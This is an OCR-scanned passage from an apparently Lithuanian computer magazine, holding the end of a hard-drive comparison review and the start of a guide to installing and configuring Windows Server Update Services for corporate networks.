Šis kaupiklis mus maloniai nustebino savo našumu. Diskas besąlygiškai nugalėjo nuoseklaus skaitymo greičio (tiek maksimalus, tiek ir nuoseklus greitis), Disk Transfer Rate *(pradinis ir galutinis greičiai) testuose, o nuoseklaus įrašymo greičio teste pergalę pasidalino kartu su ST3400832AS. Deja, neapsieita be trūkumų. Dėl aukšto įrašymo į diską tankio kaupiklis atsitiktinio priėjimo laiko teste parodė prastus rezultatus (trečias iš keturių) — tai* Seagate *kietiesiems diskams būdinga problema. Be to, kaupiklis gana triukšmingas, ypač magnetinių galvučių pozicionavimo operacijose. Taip pat čia galime pridėti tipišką per aukštos temperatūros problemą — net keturiasdešimt devyni laipsniai.*

Seagate ST3400832AS

Talpa, Gb: 400
Sąsaja: SATA
Sukimosi greitis aps/min: 7200
Spartinančiosios atminties talpa, Mb: 8
Fizinių diskų kiekis: 4
Galvučių kiekis: 8
Gabaritai, mm: 147 x 26 x 102
Masė, kg: 0,7
Testavimo rezultatai:
Nuoseklaus skaitymo greitis, Mb/s:
Maksimalus: 71,3
Vidutinis: 59,9
Nuoseklaus įrašymo greitis, Mb/s:
Maksimalus: 70,9
Vidutinis: 48,1
Random Access Time, ms: 16,1
Maksimalus sąsajos greitis, Mb/s: 127,5
Disk Transfer Rate, Mb/s
Pradinis greitis: 69700
Galutinis greitis: 40300
Maksimali temperatūra, C: 52
Nepaisant dvigubai didesnės talpos, šis kaupiklis visiškai nedaug atsilieka nuo ST3200826AS



Antrasis „Seagate" pagaminto kaupiklio modelis, kuris nuo ankstesniojo skiriasi dvigubai didesne talpa. Kaip žinia, jeigu du kaupikliai pagaminti pagal tą pačią technologiją (konkrečiai šnekant, vienodas įrašymo į fizinį diską tankis) ir skiriasi tik savo talpa, tai paprastai modelis su mažesne talpa būna daug našesnis. Ne išimtis ir Seagate diskų pora, 400 gigabaitų modelis parodė silpnesnį rezultatą, tačiau skirtumas buvo minimalus. Jeigu žvilgtelėtume į nuoseklaus skaitymo greičio testo rezultatus, tai galėtume pastebėti, kad šis kaupiklis užima antrąją vietą (tiek maksimalus, tiek ir vidutinis greitis), o nuoseklaus įrašymo greičio teste pergalę pasidalino kartu su ST3200826AS (abu parodė absoliučiai vienodą tiek maksimalaus, tiek ir vidutinio įrašymo greičio rezultatą), beje, skirtumas tarp antrojo ir trečiojo rezultato (pastarasis priklauso Maxtor 6B300S0) buvo 21,2 megabaitai per sekundę. Disk Transfer Rate įrenginys taip pat tvirtai įsitaisė antrojoje vietoje, šiek tiek atsilikdamas nuo ST3200826AS. Trūkumai praktiškai tokie pat, kaip ir dviejų šimtų gigabaitų modelyje. Tai patys prasčiausi atsitiktinio priėjimo laiko testo rodikliai (paskutinė vieta). Paties karščiausio kaupiklio titulas taip pat priklauso būtent šiam modeliui (dėl pačios didžiausios jo talpos).

Western Digital WD2500JS

Talpa, Gb: 250
Sąsaja: SATA
Sukimosi greitis aps/min: 7200
Spartinančiosios atminties talpa, Mb: 8
Fizinių diskų kiekis: 3
Galvučių kiekis: 6
Gabaritai, mm: 147 x 26 x 102
Masė, kg: 0,7
Testavimo rezultatai:
Nuoseklaus skaitymo greitis, Mb/s:
Maksimalus: 63,2
Vidutinis: 53,0
Nuoseklaus įrašymo greitis, Mb/s:
Maksimalus: 38,8
Vidutinis: 23,8
Random Access Time, ms: 13,6
Maksimalus sąsajos greitis, Mb/s: 128,5
Disk Transfer Rate, Mb/s
Pradinis greitis: 61300
Galutinis greitis: 37400
Maksimali temperatūra, C: 42
Deja, Western Digital įrenginys parodė prasčiausius nuoseklaus skaitymo greičio rezultatus



250 gigabaitų talpos įrenginius gamina „Western Digital". Priešingai nei kiti kietieji diskai, kurių korpusai tradiciškai yra sidabrinės spalvos, šio disko viduriai supakuoti į stilingą juodą korpusą. Šis kietasis diskas pasirodė esąs pats šalčiausias iš visų testuojamų (42 laipsniai pagal Celsijų). Skirtumas tarp pirmosios ir paskutinės vietos siekė 10 laipsnių! Kaupiklis pasirodė besąs pats greičiausias atsitiktinio priėjimo laiko teste, kur jo rezultatas buvo 13,6 ms. O kiti jo testų rezultatai neteikia jokių vilčių. Nuoseklaus skaitymo greičio teste kaupiklis užėmė paskutinę vietą (pats prasčiausias rezultatas tiek pagal maksimalų, tiek ir pagal vidutinį greitį), šiek tiek nusileisdamas Maxtor 6B300S0, toje pačioje vietoje šis įrenginys baigė ir Disk Transfer Rate testą, tiesa, atsilikimas nuo Maxtor čia labiau apčiuopiamas. Šiek tiek geresnė padėtis nuoseklaus įrašymo greičio teste, maksimalus šio įrenginio greitis šiame teste — trečiasis rezultatas, tačiau vidutinis greitis viso labo ketvirtas, o kadangi vidutinio greičio prioritetas aukštesnis, tai galutinis įvertinimas už nuoseklaus rašymo greitį pasirodė esąs pats žemiausias. Kaupiklio skleidžiamas triukšmas šiek tiek mažesnis, nei kitų. Mes pastebėjome vieną nemalonią ypatybę: darbo metu kaupiklis smarkiai vibruoja, todėl jeigu tu šį įrenginį korpuse prastai įtvirtinai, tai kietojo disko skleidžiamas triukšmas bus kur kas didesnis.

TESTAVIME NEDALYVAUJA, PRIDĖTAS TIK GREIČIO SAVYBĖMS PALYGINTI

Maxtor GL200P0

Talpa, Gb: 200
Sąsaja: IDE (UDMA133)
Sukimosi greitis aps/min: 7200
Spartinančiosios atminties talpa, Mb: 8
Fizinių diskų kiekis:
Galvučių kiekis:
Gabaritai, mm: 147 x 25 x 102
Masė, kg: 0,6
Testavimo rezultatai:
Nuoseklaus skaitymo greitis, Mb/s:
Maksimalus: 67,2
Vidutinis: 53,8
Nuoseklaus įrašymo greitis, Mb/s:
Maksimalus: 32,8
Vidutinis: 25
Random Access Time, *ms: 14,9*
Maksimalus sąsajos greitis, Mb/s: 90,6
Disk Transfer Rate, *Mb/s*
Pradinis greitis: 65100
Galutinis greitis: 36800
Maksimali temperatūra, C: 47
Nepaisant „pasenusios" sąsajos, kaupiklis parodė gana padorų greitį



Pabaigoje mes negalėjome neištestuoti kietojo disko su sena gera PATA sąsaja. Bandomuoju triušiuku buvo pasirinktas Maxtor GL200P0. *Ir kokias gi išvadas galima padaryti išanalizavus gautus rezultatus? Išvada bus banali: pagal savo pagrindines greičio charakteristikas silpnesnis yra* Maxtor GL200P0, *kuris praktiškai nenusileidžia „kietam bei šauniam"* Maxtor 6B300S0 *modeliui. Nuoseklaus įrašymo greičio, nuoseklaus skaitymo greičio,* Disk Transfer Rate *ir atsitiktinio priėjimo laiko testuose atsilikimas buvo minimalus (o pagal maksimalaus skaitymo greičio ir pradinio greičio* Disk Transfer Rate *parodymus* Maxtor GL200P0 *netgi šiek tiek aplenkė* Maxtor 6B300S0*). Ir tik pagal maksimalaus sąsajos greičio parodymus kaupiklis su PATA sąsaja kaip reikiant atsiliko nuo SATA įrenginių (kas nėra keista). Be abejo, jeigu būtų atliktas testas, kuris modeliuotų, pavyzdžiui, smarkiai apkrautą web serverį, tai* Maxtor 6B300S0 *kur kas didesnės spartinančiosios atminties sąskaita aplenktų* Maxtor GL200P0. *Beje, jis dėl tos pačios priežasties greičiausiai aplenktų ir* Seagate *kaupiklius, tačiau geriausias rezultatas būtų gautas spartinančiosios atminties talpos sąskaita, o ne dėl sąsajos efektyvumo ir greičio.*

[Testinis stendas]

Ką gi, pagrindinė išvada, kurią galima padaryti remiantis atlikto testo rezultatais — lyginant su PATA kaupikliais, visi *Serial ATA* sąsajos greičio privalumai pilnai neatsiskleidžia, kai ši sąsaja naudojama kietiesiems diskams su 7200 apsisukimų per minutę. Pagrindinis lėtesnio veikimo faktorius yra mechaninė disko dalis, o daugeliu atvejų gamintojai skirtingiems kaupiklių modeliams su PATA ir SATA sąsajomis naudoja vienodas mechanines dalis. Tačiau atsiranda naujų, greitesnių kietųjų diskų, kuriuose *Serial ATA* privalumai pilnai atsiskleidžia, todėl suderinamumas su SATA sąsaja tavo kompiuterio motininėje plokštėje — tai plėtimo galimybės garantija.

Antroji išvada: šiuolaikiniai kietieji diskai ganėtinai apčiuopiamai kaista. Spręsk pats — testavimo metu kaupiklis buvo ne korpuse gerai vėdinamoje ir vėsioje patalpoje, tačiau intensyviai dirbant tai netrukdė jam įkaisti iki 50 laipsnių (tai vidutinis rezultatas). Uždarame korpuse ir su bloga oro cirkuliacija kaupiklio temperatūra gali viršyti ir 60–70 laipsnių. Tokio diskų veikimo rezultatas — sudegusios magnetinių galvučių pozicionavimo valdymo sistemos mikroschemos. Savaime suprantama, visi šiuolaikiniai diskai turi apsaugas nuo perkaitimo (apsauga veikia taip: vos tik temperatūra viršija tam tikrą ribinę reikšmę, kaupiklis arba smarkiai sulėtina savo darbą, arba pats išsijungia, laukdamas mikroschemos atvėsimo), tačiau kaupiklio eksploatacija ribiniais darbo režimais smarkiai sutrumpins jo tarnybos laiką. Būtent todėl mes rekomenduojame su pačiais karščiausiais įrenginiais montuoti pasyvaus arba aktyvaus aušinimo sistemas.

„Redakcijos pasirinkimu" pripažintas *Seagate ST3400832AS*, kuris buvo pats talpiausias diskas su geromis greičio charakteristikomis. „Geriausiu pirkiniu" tapo *Western Digital WD 2500JS*, mes jį rekomenduojame vėsumos ir tylos mėgėjams, su sąlyga, jog jis bus patikimai sumontuotas kokybiškame korpuse, leisiančiame išvengti vibracijų.

016

Dovanėlė adminui

PAGALIAU IŠSIPILDĖ ADMINISTRATORIAUS, KURIAM TEKO APTARNAUTI DIDELĮ KORPORATYVINĮ IŠ PAČIŲ ĮVAIRIAUSIŲ MAŠINŲ PARKO SUSIDEDANTĮ TINKLĄ, SVAJONĖ. KIEKVIENAS ŽINO, KAIP SUDĖTINGA VARTOTOJUS PRIVERSTI LAIKU Į SAVO KOMPIUTERIUS ĮDIEGTI ATNAUJINIMUS IR PATAISYMUS. LABAI DAŽNAI ŠĮ KLAIKIAI BAISŲ, NUOBODŲ IR VISIŠKAI NEĮDOMŲ DARBĄ (SIMPATIŠKOS SEKRETORĖS KOMPIUTERIO TVARKYMAS NESISKAITO) TENKA DARYTI PAČIAM. TIKSLIAU ŠNEKANT — TEKDAVO, KADANGI DABAR TAI GALIMA DARYTI AUTOMATIŠKAI!



Viskas apie WSUS — serverinę „Windows“ atnaujinimų tarnybą

[Automatiniai atnaujinimai: būti ar nebūti?] Įdiegęs *Windows* namų mašinoje, aš visų pirma atjungiu automatinius atnaujinimus (*Windows Update System*). Deja, ši be jokios abejonės naudinga tarnyba tuo pačiu nepaprastai ėdri. Ji nė neįtaria, kad didžioji dalis atnaujinimų jau senai priglausti mano diske laukia, kada bus įdiegti, todėl su pavydėtinu užsispyrimu pradeda laužtis į internetą ir siųstis visus prieinamus atnaujinimus. Iš esmės tame nėra nieko fatališko, nebent peržiūrėjęs išeikvoto tinklo srauto statistiką tu eilinį kartą prisiminsi dėdę Bilą. Visų reikalingų pataisymų paketų ir atnaujinimų įdiegimas rankiniu būdu trunka 10–15 minučių, tačiau korporatyviniam tinklui tai tikrai ne išeitis. Nė vienas blaiviu protu mąstantis adminas neįdieginės atnaujinimų rankiniu būdu į kiekvieną mašiną, abejotina ir tai, kad su šia užduotimi susidoros paprasti vartotojai. Išeina taip, kad be automatinio atnaujinimo tarnybos mes niekaip neapseisim. Kita vertus, įsivaizduok, kas bus, jeigu *Windows Update System* pradės aktyviai reikštis kiekviename stambaus (nuo 100 darbo stočių) korporatyvinio tinklo kompiuteryje? Nesunku suprasti, kad vienas ir tas pats atnaujinimas bus parsiunčiamas keletą dešimčių, šimtus, o gal net tūkstančius kartų. O juk vienai ar kitai programinei įrangai skirti atnaujinimai, taip pat ir kritiniai, išleidžiami vos ne kiekvieną savaitę... Praktikoje gauname kolosalias tinklo srauto sąnaudas. Jų būtų galima lengvai išvengti, jeigu tinkle būtų koks nors kešuojantis elementas, kuris vieną kartą parsiųstų visą atnaujinimų bazę ir po to juos dalintų visoms lokalaus tinklo darbo stotims. Šio elemento pavadinimas — WSUS (*Windows Server Update Service*) — serverinė *Windows* atnaujinimų tarnyba.



Tai tiesiog *Windows Server System* logotipas :)

[Susipažįstame artimiau] Taigi kam būtent reikalingas WSUS? Iš esmės tai yra efektyvaus atnaujinimų platinimo įrankis, skirtas užlopyti tokius „Microsoft“ produktus, kaip *Windows XP Professional*, *Windows 2000*, *Windows 2000 Server*, *Office XP*, *Office 2003*, *SQL Server 2000*, MSDE, *Exchange Server* ir *Exchange Server 2003*. Greitai šis ir taip nemažas sąrašas smarkiai išsiplės, apie ką byloja gausus pluoštas „Microsoft“ pranešimų spaudai.

Sistema veikia pagal kliento–serverio schemą. Serveris platina atnaujinimus ir pataisymus, o klientas juos pasiima. Jeigu klientinė dalis pagal nutylėjimą įmontuota į *Windows 2000* (pradedant SP3), *Windows XP* bei *Windows 2003 Server* ir vadinasi *Windows Updates*, tai serverinį komponentą, tai yra WSUS, reikia įdiegti kompiuteryje su *Windows 2000 Server* (su *Service Pack 4*) arba *Windows Server 2003* sistema. Po įdiegimo, apie kurį mes greitai pakalbėsime išsamiau, WSUS tampa galingu administratoriaus įrankiu, kurį galima valdyti nuotoliniu būdu per specialią *web* sąsają, prieinamą iš bet kurios *Windows* sistemos su įdiegta *Internet Explorer 6.0* arba naujesne naršykle. Deja, prieijimas su kita naršykle arba operacine sistema nėra galimas.





WSUS pirmtakas buvo SUS (Software Update Services), tačiau naujoji sistema kur kas funkcionalesnė ir patogesnė naudoti.



www.microsoft.com/windowsserversystem/updateservices — *oficiali WSUS svetainė.*
www.wsuswiki.com — *daugybė patyrusių adminų pateikiamos informacijos apie WSUS.*



Informaciją apie Active Directory technologiją bei apie jos konfigūravimą gali rasti praėjusių metų liepos „Hakeryje", straipsnyje „Aktyvios Direktorijos". Be pagrindinių serverinių Windows versijų žinių šiandien neapseisi.

[Priežastis pamąstymui] Nepaisant anksčiau duotų pažadų, rugsėjį „Microsoft" pranešė, kad neišleis konkretaus kritinio *Windows* pažeidžiamumo atnaujinimo. Skylei priskirtas aukščiausias pavojingumo lygis „critical", t.y. jį potencialiai galima panaudoti masiniam mašinų nulaužimui. Sukurtas pataisymas pasirodė esąs klaidingas, todėl jo išleidimas buvo atidėtas neribotam laikui. O juk tokie kreivų programuotojų rankų sukurti atnaujinimai gali patekti ir į *Windows Update*, todėl prieš atnaujinimo įdiegimą visame tinkle rekomenduojama jį ištestuoti keliose mašinose. O rugpjūtį buvo išleisti net 6 „Microsoft" pataisymai, vienas kurių užtaisė dar vieną kritinį *Windows* pažeidžiamumą.


Stambiems tinklams arba keliems tarpusavyje susijusiems tinklams gali būti naudingas WSUS serverių grandinių palaikymas. Vienas iš jų — svarbiausias — prijungtas prie interneto (tiksliau šnekant, prisijungęs prie *Microsoft Update* serviso) ir reguliariai iš ten parsiunčia visus prieinamus atnaujinimus. Paprastai kiti WSUS serveriai neturi tiesioginio priėjimo prie interneto, tačiau jie pagrindinį WSUS serverį panaudoja kaip atnaujinimų šaltinį. Tokią hierarchiją rekomenduojama naudoti stambiuose tinkluose, norint nukrauti naštą nuo pagrindinių lokalaus tinklo srauto magistralių. Tiesą sakant, tarp naudojamų WSUS serverių gali net nebūti susijungimo! Visus pagrindiniame serveryje prieinamus atnaujinimus galima įrašyti į kompaktą ir taip atnaujinti likusius WSUS. Toks būdas gali būti naudingas, jeigu tu aptarnauji keletą tinklų, tarp kurių nėra greitaeigio sujungimo.

Prisijungdamas prie WSUS serverio, klientas perduoda informaciją apie įdiegtus atnaujinimus. Serveris sulygina šiuos duomenis su savo duomenų baze ir perduoda klientui visus jam aktualius atnaujinimus. WSUS bazės atnaujinimą galima atlikti reguliariai, o šis procesas turi gana daug parametrų. Jei būtina, gali būti atnaujinta ir pati automatinių atnaujinimų tarnyba (tiek klientinė, tiek ir serverinė dalis). Taip nutiks tuomet, kai serveryje bus prieinamos naujos jų versijos.

Visa informacija apie atnaujinimus centralizuotai saugoma duomenų bazėje. Tam gali būti panaudota tiek galinga *Microsoft SQL Server*, tiek ir lengvesnė bei nemokama *MS SQL Server Desktop Engine* (sutrumpintai MSDE)


Dar daugiau, į WSUS sudėtį įtrauktas *Microsoft Windows Server Desktop Engine* (MSWDE), kurį, tiesą sakant, galima naudoti tik *Windows 2003 Server* sistemoje. Duomenų bazėje saugomas išsamus prieinamų atnaujinimų sąrašas ir aprašymai, WSUS konfigai, informacija apie klientų kompiuterių atnaujinimų būseną, taip pat išsamios ataskaitos apie visos sistemos darbą.

[WSUS įdiegimas] Norint iki galo suvokti visą WSUS technologijos lankstumą, siūlau pažiūrėti į veikiančią sistemą — užsisek saugos diržus, mes pradedam įdiegimą. Visų pirma reikia paruošti tinkamą platformą. Kaip jau minėjau, WSUS galima įdiegti tik serverinėse *Windows 2000* ir *Windows 2003* sistemose, išskyrus jų 64 bitų ir *Web Edition* versijas. Vidutinio lokalaus



Stambiame korporatyviniame tinkle galima sukurti ištisą WSUS serverių hierarchiją


Jeigu tarp WSUS serverių nėra tiesioginio susijungimo, visi atnaujinimai ir pataisymai gali būti pernešti kompaktiniame diske arba kitokio tipo kaupiklyje



Atnaujinimų saugojimas lokaliame diske — sėkmės garantas!




Į WSUS sudėtį įeina jo darbui reikalinga pilnaverte ir tuo pačiu nemokama *DBVS SQL Server Desktop Engine (Windows)*



Šviežių atnaujinimų sąrašas

tinklo iš 500 mašinų aptarnavimui „Microsoft" inžinieriai rekomenduoja panaudoti serverį, turintį ne lėtesnį kaip 1 GHz procesorių ir 1 Gb operatyvinės atminties. Pačiai WSUS prireiks mažiausiai 1 Gb disko vietos (beje, WSUS distributyvas užima tik 130 Mb), taip pat 6 Gb duomenų saugojimui (atnaujinimai, pataisymai ir t.t.). Beje, rekomenduojama šiam tikslui skiriamos laisvos disko vietos apimtis — 30 Gb. Tam tikri reikalavimai taip pat keliami ir operacinėje sistemoje įdiegtai programinei įrangai. Taigi WSUS įdiegimui ir tolimesniam darbui prireiks:
1) *Microsoft Internet Information Services* (IIS) 6.0, kuris greičiausiai bus įdiegtas kartu su pačiomis langinėmis.
2) *Microsoft .NET Framework 1.1 Service Pack 1 for Windows Server 2003*.
3) *Background Intelligent Transfer Service (BITS) 2.0.*
Kadangi WSUS aktyviai naudoja duomenų bazę, tai šį sąrašą buvo galima papildyti ir DBVS. Tačiau, kaip jau buvo pasakyta, į WSUS distributyvą įjungta nemokama WMSDE, kuri visiškai sėkmingai susidoroja su visomis jai skirtomis užduotimis. Tiesa, jos įdiegimui dar prireiks mažiausiai 2 Gb disko vietos. Visus šiuos išvardintus dalykus bei WSUS distributyvą galima rasti oficialioje WSUS svetainėje — *www.microsoft.com/windowsserversystem/updateservices/downloads*.
Teisę įdiegti WSUS turi tik lokalios *Administrators* grupės nariai, tai dar vienas svarbus įdiegimo reikalavimas. Dėl to prieš pradedant įdiegimą į sistemą reikia prisijungti administratoriaus



Pagrindinis WSUS konsolės langas

vardu. Žemiau aš aptarsiu gana paprastą, tačiau labiausiai paplitusį ir efektyvų WSUS įdiegimo ir panaudojimo būdą. WSUS ir įmontuotos DBVS WMSDE darbą valdys *Windows 2003 Server* su įdiegtu IIS, o visi atnaujinimai, pataisymai ir programinė įranga bus saugomi lokaliai, serverio diske.
Serverio distributyvas platinamas vienintelės vykdomos bylos — *WSUSSetup.exe* — pavidalu. Jį paleidęs, tu pamatysi patogų įdiegimo vedlį (*wizard*), kuris vadovaus pirminio serviso įdiegimo procesui. Po tradicinio licencinio susitarimo peržiūros vedlys tau pasiūlys *nurodyti vietą, kurioje WSUS saugos atnaujinimus*. Iš esmės šio kelio tu gali ir nenurodyti (tam pakanka nuimti vienintelę šiame lange pateiktą varnelę), tačiau tokiu atveju atnaujinimai bus siunčiami iš interneto, kiekvieną kartą pareikalavus vartotojui. Tai ne tik padidins sunaudojamo interneto tinklo srauto kiekį, bet ir smarkiai sumažins atnaujinimo greitį. Spręsk pats: atnaujinimai iš lokalaus tinklo būtų parsiųsti kur kas greičiau, nei iš interneto.
Kitame žingsnyje vedlys pasiūlys nurodyti naudojamos DBVS parametrus. Pagal nutylėjimą bus įdiegiama įmontuota WMSDE, tačiau tai lengvai galima pakeisti. Jeigu serveryje jau įdiegta kokia nors DBVS (pavyzdžiui, MS SQL), tai tu gali naudotis būtent ja, pasirinkdamas atitinkamą specialaus iškrentančio meniu punktą. Kaip ir priklauso bet kuriam padoriam administratoriaus įrankiui, WSUS galima valdyti per *web* sąsają.
Visi atnaujinimai ir pataisymai taip pat perduodami HTTP protokolu (nors ir slaptai nuo vartotojo), todėl jo darbui būtinas IIS. Jeigu tu jo nenaudojai, t.y. 80 jungtis laisva, neturėtų kilti jokių nesklandumų: tiesiog palik visus nustatymus pagal nutylėjimą ir spausk „Next". Jeigu pas tave jau yra veikianti *web* svetainė, tai WSUS servisai bus sukonfigūruoti veikimui per 8530 jungtį. Šiame lange tu taip pat pamatysi 2 svarbias nuorodas: viena iš jų rodo į servisą su atnaujinimais, kita — į administratoriaus sąsają. Įsidėmėk jas: jų prireiks tolimesniam konfigūravimui. „Mirror Update Settings" parametruose administratoriui siūloma apibrėžti įdiegiamo WSUS serverio rolę. Jeigu tai pirmasis tinklo WSUS serveris, tai šį etapą galima praleisti. Priešingu atveju reikia nurodyti hierarchijoje aukščiau stovintį serverį, t.y. tą, iš kurio bus parsiunčiami atnaujinimai. Po to telieka tik keletą *kartų nuspausti „Next" ir laukti pirminio įdiegimo pabaigos.*

[Tramdome WSUS] Taigi pats paprasčiausias etapas jau praeitas. Dabar reikia sukonfigūruoti klientų mašinas bei patį WSUS, kad šis iš interneto teisingai parsiųstų ir išdalintų visus reikiamus atnaujinimus. Servisas valdomas per specialią konsolę, kuri gali būti iškviesta per *Start -> Programs -> Administrative Tools -> Microsoft Windows Server Update Services*. Be to, prieiti prie konsolės galima ir per atstumą, su naršykle nuėjus adresu *http://SERVERNAME/WSUSAdmin* (šis adresas buvo pateiktas ekrane įdiegimo metu). Norint ja pasinaudoti, reikia būti WSUS kompiuterio „Administrators" grupės nariu. Tuo pačiu priėjimo prie konsolės adresą rekomenduojama įtraukti į intraneto zoną, ką galima padaryti atitinkamuose *Internet Explorer* nustatymuose (priminsiu, jog jokia kita naršyklė šiuo atveju netiks).
WSUS konsolė iš pradžių gali gąsdinti įvairių skyrelių gausybe, tačiau iš tiesų juose nėra nieko baisaus. Pradėsime nuo atnaujinamų komponentų tipų konfigūravimo, kadangi kiekvienas juos pasirenka priklausomai nuo savo poreikių. Tam pereik į *Options -> Synchronization Options*. Sinchronizacija — tai naujų at-

naujinimų, kurie tenkina administratoriaus nurodytus kriterijus, paieškos ir parsiuntimo iš „Microsoft" serverio procesas. Tiesą sakant, šiuos kriterijus ir reikia nurodyti. Atsidariusiame lange iš pradžių bus atidarytas skyrelis „Schedule". Sinchronizaciją galima atlikinėti arba rankiniu būdu (nuspaudžiant specialų mygtuką *Tasks -> Synchronize now*), arba automatiškai. Sistemos konfigūravimo ir derinimo etape rekomenduočiau palikti pirmąjį variantą. Antrasis skyrelis — „Products and Classifications" — ne mažiau svarbus, kadangi jame nurodomi atnaujinami produktai ir jiems skirtų atnaujinamų tipai. Jeigu nuspausi po šio skyrelio pavadinimu kairėje esantį mygtuką „Change", tai gausi visų atnaujintinų programinių produktų sąrašą. Pažymėk varnelėmis tai, kas tave domina (pavyzdžiui, *Windows XP*, *Windows 2003 Server*), ir spausk „Ok". Norint apibrėžti atnaujinamų modulių tipus, reikia nuspausti kitoje lango dalyje, dešinėje, esantį mygtuką „Change". Pagal nutylėjimą WSUS iš „Microsoft" serverio užkrauna tik kritinius ir sistemos saugumo atnaujinimus. Tau pageidaujant į šį sąrašą gali pakliūti ir tvarkyklės, sukaupti atnaujinimų paketai bei naujų funkcijų paketai.


„Proxy server" skyrelis reikalingas tuo atveju, kai tinkle yra *proxy* serveris, o visi reikiami „Update Source" (atnaujinimo šaltinis) skyrelio parametrai buvo nurodyti WSUS įdiegimo metu. Mus kur kas labiau domina skyrelis „Update Files and Languages" (atnaujinamos bylos ir kalbos). Priminsiu, kad kiekvienai savo produktų lokalizacijai „Microsoft" išleidžia skirtingus atnaujinimus ir pataisymus, kurie kažkodėl tarpusavyje nesuderinami. Siųstis absoliučiai visko tikrai nereikia, todėl, nuspaudęs mygtuką „Advanced...", aš paprastai palieku tik anglų kalbą (įdomu, ką daryti, jeigu įmonėje yra lietuviški *Windows* ar *Office* — red.past.). Čia taip pat galima nurodyti keletą kitų opcijų, pavyzdžiui, atnaujinimų bylų saugojimo vietą. Palik šį parametrą kaip yra, kadangi mes jau įdiegimo metu nurodėme, jog visus duomenis būtina saugoti kietajame diske. Taip pat svarbi opcija „Download update files to this server only when updates are approved" (Atnaujinimų bylas į serverį parsiųsti tik jeigu jos patvirtintos). Patvirtinti atnaujinimą galima tiek rankiniu (per atitinkamą WSUS konsolės dialogą), tiek ir automatiniu režimu, kuris konfigūruojamas per skyrelį *Options -> Automatic Approval Options*. Aktyvavus šią opciją, tau bus suteikta galimybė patvirtinti ir parsiųsti tam tikrus specifinius atnaujinimų tipus (pavyzdžiui, tvarkykles) pusiau automatiniame režime, pasirenkant tik tai, ko tau iš tikrųjų reikia. O tie atnaujinimai, kuriems nurodytas automatinis patvirtinimas (pavyzdžiui, kritiniams pataisymams), bus persiunčiami automatiškai, be tavo žinios.

